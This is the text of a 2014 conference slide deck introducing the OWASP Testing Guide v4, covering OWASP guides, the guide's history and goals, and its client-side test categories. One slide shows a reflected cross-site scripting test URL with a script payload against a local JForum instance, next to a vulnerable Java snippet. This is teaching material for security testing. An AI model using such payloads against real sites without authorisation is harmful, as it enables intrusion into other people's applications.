



# OWASP

Open Web Application  
Security Project

## The New OWASP Testing Guide v4

Matteo Meucci

OWASP Testing Guide Co-lead

12<sup>nd</sup> December, 2014 – ISACA Roma- OWASP-Italy

# Matteo Meucci

- OWASP:

- OWASP-Italy Founder and Chair from 2005
- OWASP Testing Guide Co-Lead from 2006
- OWASP SAMM Contributor

- Work

- CEO @ Minded Security
- 13+ years on Information Security  
focusing on Application Security, CISSP, CISA



**OWASP**  
Open Web Application  
Security Project

# Agenda

- OWASP Guides Today
- The OWASP Testing Guide v4
  - Why the OWASP Testing Guide?
  - How can you use it?
- Common misunderstanding of the use of the TG
- The importance to use all the OWASP Resources



CONNECT.

LEARN.

GROW.

# OWASP Guides today




**OWASP**  
Open Web Application  
Security Project

# OWASP has ~140 Projects

- PROTECT - These are tools and documents that can be used to guard against security-related design and implementation flaws.
- DETECT - These are tools and documents that can be used to find security-related design and implementation flaws.
- LIFE CYCLE - These are tools and documents that can be used to add security-related activities into the Software Development Life Cycle (SDLC).

# Developer Guide


- The First OWASP 'Guide'
- Complements OWASP Top 10
- 310p Book (on wiki too)
- Many contributors
- Apps and web services
- Most platforms
- **Examples are J2EE, ASP.NET, and PHP**
- Unfortunately Outdated
- Project Leader and Editor
  - Andrew van der Stock,  
[vanderaj@owasp.org](mailto:vanderaj@owasp.org)



# Code Review Guide


- Most comprehensive open source secure code review guide on the web
- Years of development effort
- Version 1.1 produced during 2008
- Numerous contributors
- Version 2.0 effort launched in 2012
- Project Leader and Editor
  - Eoin Keary, [eoin.keary@owasp.org](mailto:eoin.keary@owasp.org)

[www.owasp.org/index.php/Code\\_Review\\_Guide](http://www.owasp.org/index.php/Code_Review_Guide)



# Code Review Guide


```
public void findUser()
{
    boolean showResult = false;
    String username =
this.request.getParameter("username");
...
    this.context.put("username", username);
    this.context.put("showResult", showResult);
}
```



# Testing Guide


- Most comprehensive open source secure testing guide on the web
- Years of development effort
- Version 4.0 produced in 2014
- Hundred of contributors
- Project Leader and Editor
  - Matteo Meucci, Andrew Muller
  - [matteo.meucci@owasp.org](mailto:matteo.meucci@owasp.org),  
[andrew.muller@owasp.org](mailto:andrew.muller@owasp.org)

[www.owasp.org/index.php/Testing\\_Guide](http://www.owasp.org/index.php/Testing_Guide)



# Testing Guide

[http://127.0.0.1:8080/Jforum-new/jforum.page?action=findUser&module=pm&username=\"%3E%3Cscript%3Ealert%28123%29%3C/script%3E%3C%22](http://127.0.0.1:8080/Jforum-new/jforum.page?action=findUser&module=pm&username=\)






**The new Testing Guide: why?**

# What is Secure Software?

It's secure! Looks at the lock, down on the right!

Sure! The news said that is unbreakable!

It's secure! It's Google!




# Software Security Principles

- The Vulnerabilities in the software development process are expected.
- The control of the security bugs and flaws in the software should be considered as part of the process of software development.
- Vulnerability management (fixing process) is the most important step of the process of software security.

# The OWASP Testing Guide: Community driven for all the Enterprises



**OWASP**  
Open Web Application  
Security Project

A high-resolution photograph of a red Ferrari LaFerrari supercar. The car is shown from a front-three-quarter perspective, with its iconic scissor doors open, revealing the black interior. The car is parked on a dark, reflective surface against a light gray background. The text "The state of the art of the Web Application Penetration Testing" is overlaid in white, centered on the car's body.

# The state of the art of the Web Application Penetration Testing



**Fight with the same weapons (knowledge)**

# Testing Guide History

- July 14, 2004  
"OWASP Web Application Penetration Checklist", V1.0
- December 25, 2006  
"OWASP Testing Guide", V2.0
- December 16, 2008  
"OWASP Testing Guide", V3.0
- September 17, 2014  
"OWASP Testing Guide", V 4.0


## Citations:

- NIST SP800-115 "Technical Guide to Information Security Testing and Assessment"
- Gary McGraw (CTO Cigital) says: "In my opinion it is the strongest piece of Intellectual Property in the OWASP portfolio" – OWASP Podcast by Jim Manico
- NSA's "Guidelines for Implementation of REST"
- Official (ISC)2 Guide to the CSSLP - Page: 70, 365
- Many books, blogs and websites

**Disclosure: use the Guide only on your local applications or be sure to have an NDA in place with the owner of the application before test it**

# Testing Guide v4 goals

- Create a more readable guide, eliminating some sections that are not really useful as DoS test.
- Insert new testing techniques: HTTP Verb tampering, HTTP Parameter Pollutions, etc.,
- Rationalize some sections as Session Management Testing, Authentication Testing
- Create new sections: Client side Testing, Cryptography, Identity Management



# Contents

- The OWASP Testing Framework
- The set of active tests have been split into 11 sub-categories for a total of 91 controls:
  - Information Gathering
  - Configuration and Deployment Management Testing
  - Identity Management Testing
  - Authentication Testing
  - Authorization Testing
  - Session Management Testing
  - Input Validation Testing
  - Error Handling
  - Cryptography
  - Business Logic Testing
  - Client Side Testing




# Client Side Testing

- Testing for DOM based Cross Site Scripting (OTG-CLIENT-001)
- Testing for JavaScript Execution (OTG-CLIENT-002)
- Testing for HTML Injection (OTG-CLIENT-003)
- Testing for Client Side URL Redirect (OTG-CLIENT-004)
- Testing for CSS Injection (OTG-CLIENT-005)
- Testing for Client Side Resource Manipulation (OTG-CLIENT-006)
- Test Cross Origin Resource Sharing (OTG-CLIENT-007)
- Testing for Cross Site Flashing (OTG-CLIENT-008)
- Testing for Clickjacking (OTG-CLIENT-009)
- Testing WebSockets (OTG-CLIENT-010)
- Test Web Messaging (OTG-CLIENT-011)
- Test Local Storage (OTG-CLIENT-012)



# Client-side Vs Server-side code



**OWASP**  
Open Web Application  
Security Project

# Code Flow & Terminology

## Sources:

